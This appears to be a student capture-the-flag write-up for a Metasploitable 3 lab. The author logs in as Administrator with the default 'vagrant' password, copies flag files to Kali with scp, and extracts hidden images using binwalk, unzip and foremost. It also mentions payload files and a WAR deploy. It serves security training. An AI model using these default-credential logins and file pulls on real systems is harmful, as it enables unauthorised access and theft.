




FLAGS/CARDS


Ace of Hearts

The location of the *Ace of Hearts* flag can be found by sshing into the **Administrator**'s account for the Metasploitable 3 environment. The associated password for the Administrator account is vagrant:



```
(mattro128㉿2603-8001-833f-05d6-0000-0000-0000-140f) [~]
$ sudo su
[sudo] password for mattro128:
(root@2603-8001-833f-05d6-0000-0000-0000-140f) [/home/mattro128]
# ssh Administrator@10.0.0.246
```

Ace of Hearts is located at C:\Users\Public\Pictures:



```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploitable... ~ root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128 ~
c
-sh-4.3$ cd c
-sh-4.3$ ls
$Recycle.Bin          Windows
BOOTSECT.BAK         _Argon_-.tmp
Boot                 bootmgr
Documents and Settings glassfish
ManageEngine          jack_of_diamonds.png
PerfLogs              java0.log
Program Files (x86)  java1.log
ProgramData           openjdk6
Recovery              pagefile.sys
System Volume Information tools
Users                wamp
-sh-4.3$ cd users
-sh-4.3$ ls
Administrator Default Public      sshd_server
All Users            Default User desktop.ini vagrant
-sh-4.3$ cd public
-sh-4.3$ ls
Desktop   Downloads Libraries Pictures desktop.ini
Documents  Favorites Music       Videos
-sh-4.3$ cd pictures
-sh-4.3$ ls
Sample Pictures ace_of_hearts.jpg desktop.ini ten_of_diamonds.png
-sh-4.3$ scp Administrator@10.0.0.246:/cygdrive/c/Users/Public/Pictures/ace_of_hearts.jpg /home/mattro128/Metasploitable-Flags
```

Once the location is determined, from a separate terminal, copy the ace_of_hearts.jpg file into a desired destination folder within the Kali Linux machine. In this case the .jpg file was copied using the command:

```
scp Administrator@10.0.0.246:/cygdrive/Users/Public/Pictures/ace_of_hearts.jpg
/home/mattro128/Metasploitable-Flags
```



FLAGS/CARDS


SCP (Secure Copy Protocol) is a network protocol that securely copies files/folders between Linux systems. Walking through the syntax of the above command..

scp is being used to copy a file on the *Administrator account@[Metasploitable 3 IP]:/[path to file being copied] [/path to location file is being copied onto the host, Kali machine]*

Unfortunately the ace_of_hearts file is currently a .jpg which will not display the flag. Using binwalk on the file it is discovered there is a zip file hidden inside. From the command line copy the file and add a zip extension. Next, unzip the file to reveal the displayable flag, **ace_of_hearts.png**

```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploitable-Flags
# cd Metasploitable-Flags
# ls
[Content_Types].xml' _rels ace_of_hearts.jpg docProps jack_of_hearts.docx seven_of_spades.pdf ten_of_diamonds.png word
# binwalk ace_of_hearts.jpg
DECIMAL      HEXADECIMAL      DESCRIPTION
-----
0            0x0      JPEG image data, JFIF standard 1.01
20087        0x4E77     Zip archive data, at least v1.0 to extract, compressed size: 459917, uncompressed size: 459917, name: ace_of_hearts.png
480150       0x75396    End of Zip archive, footer length: 22

# cp ace_of_hearts.jpg ace_of_hearts.jpg.zip
# unzip ace_of_hearts.jpg.zip
Archive: ace_of_hearts.jpg.zip
warning [ace_of_hearts.jpg.zip]: 20087 extra bytes at beginning or within zipfile
 (attempting to process anyway)
extracting: ace_of_hearts.png
#
```






FLAGS/CARDS


Four of Clubs

Again, ssh'ing into the Administrator's account, *Four of Clubs* is located at C:\Users\Public\Music



```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploit...
sh-4.3$ cd /
sh-4.3$ dir
sh: dir: command not found
sh-4.3$ cd \
> dir
sh: cd: dir: No such file or directory
sh-4.3$ ls
bin cygdrive dev docs etc home openssh.url proc tmp uninstall.exe usr var
sh-4.3$ cd cygdrive
sh-4.3$ ls
c
$Recycle.Bin Documents and Settings Program Files Recovery Windows glassfish java1.log pagefile.sys
BOOTSECT.BAK ManageEngine Program Files (x86) System Volume Information __Argon__.tmp jack_of_diamonds.png java2.log tools
Boot PerfLogs ProgramData Users bootmgr java0.log openjdk6 wamp
sh-4.3$ cd users
sh-4.3$ ls
"the quieter you become, the more you are able to hear"
Administrator All Users Default Default User Public desktop.ini sshd_server vagrant
sh-4.3$ cd public
sh-4.3$ ls
Desktop Documents Downloads Favorites Libraries Music Pictures Videos desktop.ini
sh-4.3$ cd music
sh-4.3$ ls
Sample Music desktop.ini four_of_clubs.wav
sh-4.3$
```

Once the location is determined, from a separate terminal, copy the ace_of_hearts.jpg file into a desired destination folder within the Kali Linux machine. In this case the .jpg file was copied using the command:




```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128
(mattro128@2603-8001-833f-05d6-0000-0000-0000-140f)-[~]
$ sudo su
[sudo] password for mattro128:
[root@2603-8001-833f-05d6-0000-0000-0000-140f]-[~/home/mattro128]
# scp Administrator@10.0.0.246:/cygdrive/c/users/public/music/four_of_clubs.wav /home/mattro128/Metasploitable-Flags
Administrator@10.0.0.246's password:
four_of_clubs.wav
100% 537KB 4.8MB/s 00:00
```

Using binwalk on the file reveals that there is a .png file hidden.




FLAGS/CARDS

To extract use the command, **foremost**:



```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploitable-Flags/output/png
[...]
# ls
'[Content_Types].xml'  ace_of_hearts.jpg      ace_of_hearts.png    four_of_clubs.wav   jack_of_clubs.png.zip  jack_of_hearts.docx  ten_of_diamonds.png
'_rels'                 ace_of_hearts.jpg.zip  docProps            jack_of_clubs.png  jack_of_diamonds.png  seven_of_spades.pdf word
[...]
# foremost four_of_clubs.wav
Processing: four_of_clubs.wav
[*]
[...]
# cd output/
[...]
# ls
audit.txt  png  wav
[...]
# cd png/
[...]
# ls
00000000.png
[...]
# [REDACTED]
```

Display the .png file to capture the flag:






FLAGS/CARDS

Jack of Hearts

Ssh'ing into Metasploitable3 with the Administrator credentials previously found, [Jack of Hearts](#) is found at C:\Users\Public\Documents



The screenshot shows a Kali Linux desktop environment with two terminal windows open. The top terminal window is titled 'root@2603-8001-833f-05d6-0000-0000-0000-140f: /home/mattro128'. It displays a shell session where the user has logged in as 'Administrator' and is navigating through the file system. The command 'ls' is run multiple times, showing the directory structure of 'C:\Users\Public\Documents'. The bottom terminal window is titled 'root@2603-8001-833f-05d6-0000-0000-0000-140f: /home/mattro128'. It shows a 'Deploy' interface for a Java application, with the 'WAR file to deploy' set to 'jack_of_hearts.b64'. The 'Diagnostics' section indicates a memory leak on stop/reload.

Once the location is determined, from a separate terminal, copy the ace_of_hearts.jpg file into a desired destination folder within the Kali Linux machine. In this case the .docx file was copied using the command:



The screenshot shows a Kali Linux terminal window with the title 'root@2603-8001-833f-05d6-0000-0000-0000-140f: /home/mattro128/Metasploitable-Flags'. The terminal output shows the user attempting to copy a file using the 'scp' command. The user runs 'scp jack_of_hearts.docx /home/mattro128/Metasploitable-Flags' but receives a 'Permission denied' error. To resolve this, the user runs 'sudo su' to become root. Once root, the user runs the same 'scp' command successfully, and the file is copied to the specified location. The terminal also shows the user navigating through the directory structure and listing files.



FLAGS/CARDS

Using binwalk on the file reveals that there is a .png file hidden.

```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploitable-Flags
└# binwalk jack_of_hearts.docx
[...]
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0            0x0              Zip archive data, at least v2.0 to extract, name: docProps/
39           0x27             Zip archive data, at least v2.0 to extract, compressed size: 448, uncompressed size: 978, name: docProps/app.xml
533          0x215             Zip archive data, at least v2.0 to extract, compressed size: 394, uncompressed size: 802, name: docProps/core.xml
974          0x3CE             Zip archive data, at least v2.0 to extract, name: word/
1009         0x3F1             Zip archive data, at least v2.0 to extract, compressed size: 1109, uncompressed size: 3175, name: word/document.xml
2165          0x875             Zip archive data, at least v2.0 to extract, compressed size: 443, uncompressed size: 1261, name: word/fontTable.xml
2656          0xA60             Zip archive data, at least v2.0 to extract, name: word/media/
2697          0xA89             Zip archive data, at least v2.0 to extract, compressed size: 97218, uncompressed size: 97394, name: word/media/image1.png
99966        0x1867E            Zip archive data, at least v1.0 to extract, compressed size: 566998, uncompressed size: 566998, name: word/media/jack_of_hearts.
png
667023        0xA2D8F            Zip archive data, at least v2.0 to extract, compressed size: 932, uncompressed size: 2518, name: word/settings.xml
668002        0xA3162            Zip archive data, at least v2.0 to extract, compressed size: 3889, uncompressed size: 44241, name: word/styles.xml
671936        0xA40C0            Zip archive data, at least v2.0 to extract, name: word/theme/
671977        0xA40E9            Zip archive data, at least v2.0 to extract, compressed size: 1517, uncompressed size: 6795, name: word/theme/theme1.xml
673545        0xA4709            Zip archive data, at least v2.0 to extract, compressed size: 259, uncompressed size: 497, name: word/webSettings.xml
673854        0xA483E            Zip archive data, at least v2.0 to extract, name: word/_rels/
673895        0xA4867            Zip archive data, at least v2.0 to extract, compressed size: 256, uncompressed size: 949, name: word/_rels/document.xml.rels
674209        0xA49A1            Zip archive data, at least v2.0 to extract, compressed size: 346, uncompressed size: 1362, name: [Content_Types].xml
674604        0xA4B2C            Zip archive data, at least v2.0 to extract, name: _rels/
674640        0xA4B50            Zip archive data, at least v2.0 to extract, compressed size: 233, uncompressed size: 590, name: _rels/.rels
676774        0xA53A6            End of Zip archive, footer length: 22
```



Unzipping jack_of_hearts.docx will place the .png file into the unzip word/media directory:

```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploitable-Flags
└# ls
jack_of_hearts.docx
└# (root@2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128/Metasploitable-Flags]
└# unzip jack_of_hearts.docx
Archive: jack_of_hearts.docx
  creating: docProps/
  inflating: docProps/app.xml
  inflating: docProps/core.xml
  creating: word/
  inflating: word/document.xml
  inflating: word/fontTable.xml
  creating: word/media/
  inflating: word/media/image1.png
  extracting: word/media/jack_of_hearts.png
  inflating: word/settings.xml
  inflating: word/styles.xml
  creating: word/theme/
  inflating: word/theme/theme1.xml
  inflating: word/webSettings.xml
  creating: word/_rels/
  inflating: word/_rels/document.xml.rels
  inflating: [Content_Types].xml
  creating: _rels/
  inflating: _rels/.rels
└# (root@2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128/Metasploitable-Flags]
└#
```



FLAGS/CARDS

Following the directory path will display the flag:





FLAGS/CARDS

Jack of Clubs

After gaining access to the Metasploitable3 System the *Jack of Clubs* will be found. Copy the flag to the folder `~/Metasploitable-Flags`:


```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploitable-Flags Jan 25 16:07
root@2603-8001-833f-05d6-0000-0000-0000-140f:~| mattro128@2603-8001-833f-05d6-0000-0000-0000-140f:~| root@2603-8001-833f-05d6-0000-0000-0000-140f:~|
Administrator@10.0.0.246's password:
[root@2603-8001-833f-05d6-0000-0000-0000-140f]# ls
Desktop  Metasploitable-Flags      Music      Templates   malicious.war      my_scan1.0.xml    my_scan1.xml
Documents Metasploitable-Flags-000.png  Pictures   Videos     my_scan1.0.gnmap   my_scan1.gnmap  payload.exe
Downloads Metasploitable-Flags-001.png Public     bypass    my_scan1.0.nmap    my_scan1.nmap   payload.war

[root@2603-8001-833f-05d6-0000-0000-0000-140f]# cd Metasploitable-Flags
[root@2603-8001-833f-05d6-0000-0000-0000-140f]# ls
[Content_Types].xml' ace_of_hearts.jpg    ace_of_hearts.png    jack_of_diamonds.png seven_of_spades.pdf word
[root@2603-8001-833f-05d6-0000-0000-0000-140f]# scp Administrator@10.0.0.246:/cygdrive/c/windows/system32/jack_of_clubs.png /home/mattro128/Metasploitable-Flags
Administrator@10.0.0.246's password: "the quieter you become, the more you are able to hear" 100% 511KB 5.4MB/s 00:00
jack_of_clubs.png

[root@2603-8001-833f-05d6-0000-0000-0000-140f]# ls
[Content_Types].xml' ace_of_hearts.jpg    ace_of_hearts.png    jack_of_clubs.png    jack_of_hearts.docx ten_of_diamonds.png
_rels          ace_of_hearts.jpg.zip    docProps        jack_of_clubs.png.zip output                  word
[root@2603-8001-833f-05d6-0000-0000-0000-140f]#
```

Next, simply display the .png file to reveal the flag:

```
[root@2603-8001-833f-05d6-0000-0000-0000-140f]# display ten_of_diamonds.png
[root@2603-8001-833f-05d6-0000-0000-0000-140f]# ls
[Content_Types].xml' ace_of_hearts.jpg.zip four_of_clubs.wav    jack_of_diamonds.png seven_of_spades.pdf
_rels          ace_of_hearts.png        jack_of_clubs.png    jack_of_hearts.docx ten_of_diamonds.png
ace_of_hearts.jpg docProps        jack_of_clubs.png.zip output                  word
[root@2603-8001-833f-05d6-0000-0000-0000-140f]# display jack_of_clubs.png
[root@2603-8001-833f-05d6-0000-0000-0000-140f]#
```

